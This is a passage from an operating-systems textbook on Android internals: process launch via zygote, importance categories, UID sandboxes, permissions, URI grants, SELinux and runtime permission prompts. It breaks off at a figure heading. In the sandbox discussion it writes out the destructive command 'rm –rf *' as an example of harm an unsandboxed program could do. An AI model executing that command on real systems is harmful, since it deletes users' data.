Recall in our previous discussion about Android applications that the activity manager maintains dynamic information about the execution of activities (in Fig. 10-52), services (Fig. 10-57), broadcasts (to receivers as in Fig. 10-60), and content providers (Fig. 10-61). It uses this information to drive the creation and management of application processes. For example, when the application launcher calls in to the system with a new intent to start an activity as we saw in Fig. 10-52, it is the activity manager that is responsible for making that new application run.

The flow for starting an activity in a new process is shown in Fig. 10-62. The details of each step in the illustration are as follows:

1. Some existing process (such as the app launcher) calls in to the activity manager with an intent describing the new activity it would like to have started.
2. Activity manager asks the package manager to resolve the intent to an explicit component.
3. Activity manager determines that the application's process is not already running, and then asks *zygote* for a new process of the appropriate UID.
4. *Zygote* performs a fork, creating a new process that is a clone of itself, drops privileges and sets up its sandbox appropriately, and finishes initialization of ART in that process so that the Java runtime is fully executing. For example, it must start threads like the garbage collector after it forks.
5. The new process, now a clone of *zygote* with the Java environment fully up and running, calls back to the activity manager, asking "What am I supposed to do?"
6. Activity manager returns back the full information about the application it is starting, such as where to find its code.

7. New process loads the code for the application being run.
8. Activity manager sends to the new process any pending operations, in this case "start activity X."
9. New process receives the command to start an activity, instantiates the appropriate Java class, and executes it.



Figure 10-62. Steps in launching a new application process.

Note that when we started this activity, the application's process may already have been running. In that case, the activity manager will simply skip to the end, sending a new command to the process telling it to instantiate and run the appropriate component. This can result in an additional activity instance running in the application, if appropriate, as we saw previously in Fig. 10-56.

Process Lifecycle

The activity manager is also responsible for determining when processes are no longer needed. It keeps track of all activities, receivers, services, and content providers running in a process; from this it can determine how important (or not) the process is.

Recall that Android's out-of-memory killer in the kernel uses a process's importance as given to *lmkd* as a strict ordering to determine which processes it

should kill first. The activity manager is responsible for setting each process's importance appropriately based on the state of that process, by classifying them into major categories of use. Figure 10-63 shows the main categories, with the most important category first. The last column shows a typical importance value that is assigned to processes of this type.

Category	Description	Importance
SYSTEM	The system and daemon processes	–900
PERSISTENT	Always-running application processes	–800
FOREGROUND	Currently interacting with user	0
VISIBLE	Visible to user	100–199
PERCEPTIBLE	Something the user is aware of	200
SERVICE	Running background services	500
HOME	The home/launcher process (when not in foreground)	600
CACHED	Processes not in use	950–999

Figure 10-63. Process importance categories.

Now, when RAM is getting low, the system has configured the processes so that the out-of-memory killer will first kill *cached* processes to try to reclaim enough needed RAM, followed by *home*, *service*, and on up. Within a specific importance level, it will kill processes with a larger RAM footprint before smaller ones.

We've now seen how Android decides when to start processes and how it categorizes those processes in importance. Now we need to decide when to have processes exit, right? Or do we really *need* to do anything more here? The answer is, we do not. On Android, *application processes never cleanly exit*. The system just leaves unneeded processes around, relying on the kernel to reap them as needed.

Cached processes in many ways take the place of the swap space that Android lacks. As RAM is needed elsewhere, cached processes can be killed and their RAM quickly reclaimed. If an application later needs to run again, a new process can be created, restoring any previous state needed to return it to how the user last left it. Behind the scenes, the operating system is launching, killing, and relaunching processes as needed so the important foreground operations remain running and cached processes are kept around as long as their RAM would not be better used elsewhere.

Process Dependencies

We now have a good overview of how individual Android processes are managed. There is a further complication to this, however: dependencies between processes. Processes caninteract with other processes and that has to be managed.

As an example, consider our previous camera application holding the pictures that have been taken. These pictures are not part of the operating system; they are implemented by a content provider in the camera application. Other applications may want to access that picture data, becoming a client of the camera application.

Dependencies between processes can happen with both content providers (through simple access to the provider) and services (by binding to a service). In either case, the operating system must keep track of these dependencies and manage the processes appropriately.

Process dependencies impact two key things: when processes will be created (and the components created inside of them), and what the importance of the process will be. Recall that the importance of a process is that of the most important component in it. Its importance is also that of the most important process that is dependent on it.

For example, in the case of the camera application, its process and thus its content provider is not normally running. It will be created when some other process needs to access that content provider. While the camera's content provider is being accessed, the camera process will be considered at least as important as the process that is using it.

To compute the final importance of every process, the system needs to maintain a dependency graph between those processes. Each process has a list of all services and content providers currently running in it. Each service and content provider itself has a list of each process using it. (These lists are maintained in records inside the activity manager, so it is not possible for applications to lie about them.) Walking the dependency graph for a process involves walking through all of its content providers and services and the processes using them.

Figure 10-64 illustrates a typical state processes can be in, taking into account dependencies between them. Part of this example contains two dependencies, where a content provider in a camera app is being used by a separate email app to add a picture attachment. (An illustration of this situation appears later in Fig. 10-70 and is discussed in more detail there.)

In this figure, after the regular system processes, is first that current foreground email application. The email application is making use of the camera content provider, raising the camera process up to the same importance as the email app. Next in the figure is a similar situation, a music application is playing music in the background with a service, and while doing so has a dependency on the media process for accessing the user's music media, which similarly raises the media process up to the same importance as the music app.

Consider what happens if the state of Fig. 10-64 changes so that the email application is done loading the attachment, and no longer uses the camera content provider. Figure 10-65 illustrates how the process state will change. Note that the camera application is no longer needed, so it has dropped out of the foreground importance, and down to the cached level. Making the camera cached has also pushed the old maps application one step down in the cached LRU list.

Process	State	Importance
system	Core part of operating system	SYSTEM
phone	Always running for telephony stack	PERSISTENT
email	Current foreground application	FOREGROUND
camera	In use by email to load attachment	FOREGROUND
music	Running background service playing music	PERCEPTIBLE
media	In use by music app for accessing user's music	PERCEPTIBLE
download	Downloading a file for the user	SERVICE
launcher	App launcher not current in use	HOME
maps	Previously used mapping application	CACHED

Figure 10-64. Typical state of process importance.

Process	State	Importance
system	Core part of operating system	SYSTEM
phone	Always running for telephony stack	PERSISTENT
email	Current foreground application	FOREGROUND
music	Running background service playing music	PERCEPTIBLE
media	In-use by music app for accessing user's music	PERCEPTIBLE
download	Downloading a file for the user	SERVICE
launcher	App launcher not current in use	HOME
camera	Previously used by email	CACHED
maps	Previously used mapping application	CACHED+1

Figure 10-65. Process state after email stops using camera.

These two examples give a final illustration of the importance of cached processes. If the email application again needs to use the camera provider, the provider's process will typically already be left as a cached process. Using it again is then just a matter of setting the process back to the foreground and reconnecting with the content provider that is already sitting there with its database initialized.

10.8.11 Security and Privacy

When Android was being designed, the security protections users have from their applications was an area of rapidly evolving expectations that needed to be addressed. Since then, privacy has become an increasingly important area driving significant evolution to how Android manages applications. We will now look at these two topics, focusing first on the various aspects of security before looking at the newer world of privacy.

Application Sandboxes

Traditionally in operating systems, applications are seen as code executing as the user, on the user's behalf. This behavior has been inherited from the command line, where you run the `ls` command and expect that to run as your identity (UID), with the same access rights as you have on the system. In the same way, when you use a graphical user interface to launch a game you want to play, that game will effectively run as your identity, with access to your files and many other things it may not actually need.

This is not, however, how we mostly use computers today. We run applications we acquired from some less trusted third-party source, and those apps can have sweeping functionality, doing a wide variety of things that we have little control over. There is a disconnect between the application model supported by the operating system and the one actually in use. This may be mitigated by strategies such as distinguishing between normal and "admin" user privileges and issuing a warning the first time an application runs, but those do not really address the underlying disconnect.

In other words, traditional operating systems are very good at protecting users from other users, but not at protecting users from themselves and their applications. All programs run with the power of the user and, if any of them misbehaves, it can do all the same damage as the user (and sometimes more). Think about it: how much damage could you do in, say, a UNIX environment? You could leak all information accessible to the user. You could perform `rm –rf *` to give yourself a nice, empty home directory. And if the program is not just buggy, but also malicious, it could encrypt all your files for ransom. Running everything with "the power of you" is dangerous!

On mobile devices at the time Android was being developed, this problem of protecting users from their applications was typically addressed by the introduction of a gatekeeper to the device: one or more trusted entities (such as the telecommunications carrier or manufacturer of the device) who are responsible for determining whether an application is safe before allowing it to be installed. Such an approach was counter to a key goal of Android, to create an open platform where everyone could compete equally and there was no single entity controlling what the user could do on their device, so another solution was needed.

Android addresses the problem with a core premise: that an application is actually the developer of that application running as a guest on the user's device. Thus, an application is not trusted with anything sensitive that is not explicitly approved by the user.

In Android's implementation, this philosophy is rather directly expressed through user IDs. When an Android application is installed, a new unique Linux user ID (or UID) is created for it, and all of its code runs as that "user." Linux user IDs thus create a sandbox for each application, with their own isolated area of the file system, just as they create sandboxes for users on a desktop system. In other

words, Android uses an existing core feature in Linux, but in a novel way. The result is better isolation.

Application security in Android revolves around UIDs. In Linux, each process runs as a specific UID, and Android uses the UID to identify and protect security barriers. The only way to interact across processes is through some IPC mechanism, which generally carries with it enough information to identify the UID of the caller. Binder IPC explicitly includes this information in every transaction delivered across processes so a recipient of the IPC can easily ask for the UID of the caller.

Android predefines a number of standard UIDs for the lower-level parts of the system, but most applications are dynamically assigned a UID, at first boot or install time, from a range of "application UIDs." Figure 10-66 illustrates some common mappings of UID values to their meanings. UIDs below 10000 are fixed assignments within the system for dedicated hardware or other specific parts of the implementation; some typical values in this range are shown here. In the range 10000–19999 are UIDs dynamically assigned to applications by the package manager when it installs them; this means at most 10,000 applications can be installed on the system. Also note the range starting at 100000, which is used to implement a traditional multiuser model for Android: an application that is granted UID 10002 as its identity would be identified as 110002 when running as a second user.

UID	Purpose
0	Root
1000	Core system (system_server process)
1001	Telephony services
1013	Low-level media processes
2000	Command line shell access
10000–19999	Dynamically assigned application UIDs
100000	Start of secondary users

Figure 10-66. Common UID assignments in Android.

When an application is first assigned a UID, a new storage directory is created for it, with the files there owned by its UID. The application gets full access to its private files there, but cannot access the files of other applications, nor can the other applications touch its own files. This makes content providers, as discussed in the earlier section on applications, especially important, as they are one of the few mechanisms that can transfer data between applications.

Even the system itself, running as UID 1000, cannot touch the files of applications. This is why the *installd* daemon exists: it runs with special privileges to be able to access and create files and directories for other applications. There is a very restricted API *installd* provided to the package manager for it to create and manage the data directories of applications as needed.

Permissions

In their base state, Android's application sandboxes must disallow any cross-application interactions that can violate security between them. This may be for robustness (preventing one app from crashing another app), but most often it is about information access.

Consider our camera application. When the user takes a picture, the camera application stores that picture in its private data space. No other applications can access that data, which is what we want since the pictures there may be sensitive data to the user.

After the user has taken a picture, she may want to email it to a friend. Email is a separate application, in its own sandbox, with no access to the pictures in the camera application. How can the email application get access to the pictures in the camera application's sandbox?

The best-known form of access control in Android is application permissions. Permissions are specific well-defined abilities that can be granted to an application at install time. The application lists the permissions it needs in its manifest, and depending on the type of permission they will either be granted at install time (if allowed) or can ask the user to grant them the permission while running.

Figure 10-67 shows how our email application could make use of permissions to access pictures in the camera application. In this case, the camera application has associated the READ_PICTURES permission with its pictures, saying that any application holding that permission can access its picture data. The email application declares in its manifest that it requires this permission. The email application can now access a URI owned by the camera, such as content://pics/1; upon receiving the request for this URI, the camera app's content provider asks the package manager whether the caller holds the necessary permission. If it does, the call succeeds and appropriate data are returned to the application.

Permissions are not tied to content providers; any IPC into the system may be protected by a permission by asking the package manager if the caller holds the required permission. Recall that application sandboxing is based on processes and UIDs, so a security barrier always happens at a process boundary, and permissions themselves are associated with UIDs. Given this, a permission check can be performed by retrieving the UID associated with the incoming IPC and asking the package manager whether that UID has been granted the corresponding permission. For example, permissions for accessing the user's location are enforced by the system's location manager service when applications call in to it.

Figure 10-68 shows what happens when an application does not hold a permission needed for an operation it is performing. Here the browser application is trying to directly access the user's pictures, but the only permission it holds is one for network operations over the Internet. In this case the PicturesProvider is told by the package manager that the calling process does not hold the needed READ_PICTURES permission, and as a result throws a SecurityException back to it.



Figure 10-67. Requesting and using a permission.



Figure 10-68. Accessing data without a permission.

Permissions provide broad, unrestricted access to classes of operations and data. They work well when an application's functionality is centered around those operations, such as our email application requiring the INTERNET permission to

send and receive email. However, does it make sense for the email application to hold a READ_PICTURES permission? There is nothing about an email application that is directly related to reading the user's pictures, and no reason for an email application to have access to all of those pictures.

There is another issue with this use of permissions, which we can see by returning to Fig. 10-55. Recall how we can launch the email application's ComposeActivity to share a picture from the camera application. The email application receives a URI of the data to share, but does not know where it came from—in the figure here it comes from the camera, but any other application could use this to let the user email its data, from audio files to word-processing documents. The email application only needs to read that URI as a byte stream to add it as an attachment. However, with permissions it would also have to specify up-front the permissions for all of the data of all of the applications it may be asked to send an email from.

We have two problems to solve. First, we do not want to give applications access to wide swaths of data that they do not really need. Second, they need to be given access to any data sources, even ones they do not have a priori knowledge about.

There is an important observation to make: the act of emailing a picture is actually a user interaction where the user has expressed a clear intent to use a specific picture with a specific application. As long as the operating system is involved in the interaction, it can use this to identify a specific hole to open in the sandboxes between the two applications, allowing that data through.

Android supports this kind of implicit secure data access through intents and content providers. Figure 10-69 illustrates how this situation works for our picture emailing example. The camera application at the bottom-left has created an intent asking to share one of its images, content://pics/1. In addition to starting the email compose application as we had seen before, this also adds an entry to a list of "granted URIs," noting that the new ComposeActivity now has access to this URI. Now when ComposeActivity looks to open and read the data from the URI it has been given, the camera application's PicturesProvider that owns the data behind the URI can ask the activity manager if the calling email application has access to the data, which it does, so the picture is returned.

This fine-grained URI access control can also operate the other direction. An example here is another intent action, android.intent.action.GET_CONTENT, which an application can use to ask the user to pick some data and return it back. This would be used in our email application, for example, to operate the other way around: the user while in the email application can ask to add an attachment, which will launch an activity in the camera application for them to select one.

Figure 10-70 shows this new flow. It is almost identical to Fig. 10-69, the only difference being in the way the activities of the two applications are composed, with the email application starting the appropriate picture-selection activity in the camera app. Once an image is selected, its URI is returned back to the email application, and at this point our URI grant is recorded by the activity manager.



Figure 10-69. Sharing a picture using a content provider.

This approach is extremely powerful, since it allows the system to maintain tight control over per-application data, granting specific access to data where needed, without the user needing to be aware that this is happening. Many other user interactions can also benefit from it. An obvious one is drag and drop to create a similar URI grant, but Android also takes advantage of other information such as current window focus to determine the kinds of interactions applications can have.

A final common security method Android uses is explicit user interfaces for allowing/removing specific types of access. In this approach, there is some way an application indicates it can optionally provide some functionally, and a system-supplied trusted user interface that provides control over this access.

A typical example of this approach is Android's input-method architecture. An input method is a specific service supplied by a third-party application that allows the user to provide input to applications, typically in the form of an on-screen keyboard. This is a highly sensitive interaction in the system, since a lot of personal data will go through the input-method application, including passwords the user types.

An application indicates it can be an input method by declaring a service in its manifest with an intent filter matching the action for the system's input-method protocol. This does not, however, automatically allow it to become an input method, and unless something else happens the application's sandbox has no ability to operate like one.



Figure 10-70. Adding a picture attachment using a content provider.

Android's system settings include a user interface for selecting input methods. This interface shows all available input methods of the currently installed applications and whether or not they are enabled. If users want to use a new input method after they have installed the application, they must go to this system settings interface and enable it. When doing that, the system can also inform the user of the kinds of things this will allow the application to do.

Even once an application is enabled as an input method, Android uses fine-grained access-control techniques to limit its impact. For example, only the application that is being used as the current input method can actually have any special interaction; if the user has enabled multiple input methods (such as a soft keyboard and voice input), only the one that is currently in active use will have those features available in its sandbox. Even the current input method is restricted in what it can do, through additional policies such as only allowing it to interact with the window that currently has input focus.

SELinux and Defense in Depth

A robust security architecture is important: one where access to data is minimized, the architecture is easy to understand so that it is less likely for bugs to be introduced during development, and changes that violate the intended security guarantees are easy to identify. Even in the best design, however, bugs will always

happen, resulting in significant security issues that are shipped and need to be fixed. It is thus also important to adopt a "defense in depth" strategy to minimize the impact of a single security bug.

Sandboxing forms the foundation of Android's security architecture and defense-in-depth approach. For example, Android provides a special kind of UID sandbox called an "isolated service." This is a service that runs in its own dedicated process, with a transient UID that is not associated with any capabilities: no access to any permissions, or most system services, or app filesystem, etc. This facility is used to render things like Web pages and PDF files, content that is extremely complicated to handle and thus often has bugs that allow such content, retrieved from an untrusted source, to deliver an exploit through bugs in the content handling code.

Since the capabilities of an isolated process are minimized, exploits in that content often need to find a security hole in both the isolated sandbox that allow it to get out to the app sandbox, and then a hole in the app sandbox to exploit the system itself.

This restricted sandbox approach is used throughout Android. Of particular note is the media system, which initially suffered a significant number of exploits (given the name "stagefright" from the name of the core media library). Like Web pages and PDFs, media codecs deal with complicated formats of data that comes from untrusted sources, making them ripe for exploit. The solution here was to likewise isolate these codecs and other parts of the media system into highly restricted sandboxes that only gave them the capabilities needed for their operation and nothing more.

Sandboxes do have limitations: their functionality, though limited, is still fairly significant. Vulnerabilities in the things they interact with (especially the kernel) can allow them to bypass most of the system's security. In Android 5.0, SELinux was introduced as an additional security layer in the platform that works in conjunction with its existing UID-based sandboxes as well as providing more fine-grained sandboxing for system components.

The security mechanisms we have talked about so far use a model called discretionary access control (DAC), meaning the entity creating a resource (such as a file) has the discretion to determine who has access to it. SELinux, in contrast, provides mandatory access control (MAC), meaning all access to resources is defined statically and separately from the code. In SELinux, an entity starts without access to anything, and rules are written to explicitly specify what it is allowed to do.

SELinux by itself cannot be used to implement Android's security model, because it is not flexible enough: it would not allow one application to get access to a piece of data from another application only when the user says that is allowed. Rather, SELinux provides a parallel security mechanism with different capabilities and benefits. While some security restrictions are enforced via only UID or SELinux, where possible Android will utilize both mechanisms to provide defense-in-depth for security restrictions.

As an example of what SELinux provides, consider a simple bug where some system code writes a file and accidentally makes it world readable, such as a file keeping track of the permissions granted to apps. In the UID-based security model, this mistake allows any app sandbox to modify this file, such as to change it to say it has a permission the user did not actually give it.

With SELinux enabled, however, this exploit is defeated: Android's SELinux rules say that no app sandbox can read or write a system file, so the exploit will still be stopped. Each UID sandbox also has an associated SELinux context defining the rules for what it is allowed to do, written to be as minimal as possible. For example, the rules for an isolated service's sandbox say that it has no read/write access at all to data files.

More information on how Android uses SELinux can be found online at *https://source.android.com/security/selinux*.

Privacy and Permissions

Privacy is a newer but increasingly important issue that operating systems must address. Where security can be described as addressing the goal that "nothing placed on the device can harm it or the user" (such as harm its operation, force the user to pay money to access it, force ads on users, allow other apps to be installed they do not want, etc.), the goal of privacy is to help users be confident that "the information about them is being protected and only used for what they want."

Security is most notable to the user in its absence: if the device's security is good, it always behaves as intended and the user never has a bad experience from malware. Privacy, in contrast, involves a more direct interaction between the operating system and the users, because it requires that they have confidence that the platform is looking out for their data, allows them to make the decisions they want about how their data is protected, and gives some visibility into what happens to their data.

To help illustrate the difference between security and privacy, consider Fig. 10-71, which the only thing most users want to know about the security of their operating system (if even that). Keep this in mind as we look at the thinking that goes behind designing the privacy of the system.

Privacy cannot happen without security: without a secure foundation for controlling what apps can do, an operating system cannot give assurance about what happens to the users' data—a malicious app could access their data through insecure paths without the user knowing. And though security on Android provides the walls that allow statements about privacy to have meaning, security is not by itself sufficient to address privacy concerns.

When Android was first designed, security was the primary focus for its users and developers: operating systems were still evolving to address security in the modern world of wide-spread use of devices that allow people to install and use apps without concern for them causing damage. Mobile devices further exacerbated security issues due the increased personal nature of them, such as always



Figure 10-71. The only thing most users care about security.

being with someone and thus always having potential access to sensitive information such as their location. This makes the evolution of Android around privacy an interesting case-study in how these issues have been evolving in the industry.

Android's initial approach to privacy was security-focused: every application needed to declare in its manifest the sensitive data and capabilities it needed access to, and the platform strictly enforced this. The user experience revolved around showing the users what the app would have access to before it was installed, allowing them to decide if they were okay with it having that information before going forward to install (and with confidence it would not get any other information once installed). An example of this user experience is shown in Fig. 10-72.



Figure 10-72. Confirming permissions at install time (circa 2010)

There were a wide variety of permissions, organized into categories to help users understand the major classes of operations the app may do. A summary of these permissions and their categories is shown in Fig. 10-73. The permissions listed here are all *dangerous* permissions, meaning they were considered important enough to always show to users to let them decide whether to proceed with an install.

Permission	Group
SEND_SMS	COST_MONEY
CALL_PHONE	COST_MONEY
RECEIVE_SMS	MESSAGES
READ_SMS	MESSAGES
WRITE_SMS	MESSAGES
READ_CONTACTS	PERSONAL_INFO
WRITE_CONTACTS	PERSONAL_INFO
READ_CALENDAR	PERSONAL_INFO
WRITE_CALENDAR	PERSONAL_INFO
BODY_SENSORS	PERSONAL_INFO
ACCESS_FINE_LOCATION	LOCATION
ACCESS_COARSE_LOCATION	LOCATION
INTERNET	NETWORK
BLUETOOTH	NETWORK
MANAGE_ACCOUNTS	ACCOUNTS
MODIFY_AUDIO_SETTINGS	HARDWARE_CONTROLS
RECORD_AUDIO	HARDWARE_CONTROLS
CAMERA	HARDWARE_CONTROLS
PROCESS_OUTGOING_CALLS	PHONE_CALLS
MODIFY_PHONE_STATE	PHONE_CALLS
READ_PHONE_STATE	PHONE_CALLS
WRITE_SETTINGS	SYSTEM_TOOLS
SYSTEM_ALERT_WINDOW	SYSTEM_TOOLS
WAKE_LOCK	SYSTEM_TOOLS
READ_EXTERNAL_STORAGE	STORAGE
WRITE_EXTERNAL_STORAGE	STORAGE

Figure 10-73. Select list of install-time dangerous permissions.

There were an additional set of *normal* permissions, which the application still needed to request in its manifest to be able to use, but would only be shown to the users if they explicitly asked to see more details before installing. A representative list of these permissions is shown in Fig. 10-74. Note for example that access to

the camera and microphone is protected by dangerous permissions, above, since these give access to sensitive personal data; access to the vibration hardware and flashlight are normal since the worst the app can do with this is annoy the user.

Permission	Group
SET_ALARM	SET_ALARM
ACCESS_NETWORK_STATE	NETWORK
ACCESS_WIFI_STATE	NETWORK
GET_ACCOUNTS	ACCOUNTS
VIBRATE	HARDWARE_CONTROLS
FLASHLIGHT	HARDWARE_CONTROLS
EXPAND_STATUS_BAR	SYSTEM_TOOLS
KILL_BACKGROUND_PROCESSES	SYSTEM_TOOLS
SET_WALLPAPER	SYSTEM_TOOLS

Figure 10-74. Select list of install-time normal permissions.

Android 6.0 switched the user's permission experience from the previous install-time model to a runtime model. This means that instead of granting the application a permission's capabilities at the point of install, for many permissions the app now must explicitly ask the user at runtime through a system prompt as illustrated in Fig. 10-75.



Figure 10-75. Android 6.0 runtime permission prompt.

Moving to runtime prompts could not simply take the existing permissions as is and present them to the user one at a time, while the app is running, as it needs them: that would be overwhelming to the user. It thus required extensive rework of the permission organization so they are appropriate for runtime permissions, resulting in the new model shown in Fig. 10-76.

The permissions here (now on the right side of the table) are still classified as dangerous permissions, but not directly shown to users; rather, the group they are in (on the right side) is the runtime prompt that will be shown to the user, allowing the app to get access to all permissions it has requested in that group. The granularity of the underlying permissions is thus retained, but the amount of information and choice the user must deal with is greatly decreased.

Runtime prompt	Permissions
CONTACTS	READ_CONTACTS, WRITE_CONTACTS, GET_ACCOUNTS
CALENDAR	READ_CALENDAR, WRITE_CALENDAR
SMS	SEND_SMS, RECEIVE_SMS, READ_SMS
STORAGE	READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE
LOCATION	ACCESS_FINE_LOCATION, ACCESS_COARSE_LOCATION
PHONE	READ_PHONE_STATE, CALL_PHONE, PROCESS_OUTGOING_CALLS
MICROPHONE	RECORD_AUDIO
CAMERA	CAMERA
SENSORS	BODY_SENSORS

Figure 10-76. Select list of runtime permissions.

There are still normal permissions, but they are no longer shown to the user at all. Instead, the platform still restricts access to them, so that information in the manifest can be used to audit applications with guarantees about what they can and cannot do on the device. The remaining permissions from before that are now auditable normal permissions are shown in Fig. 10-77.

Permission
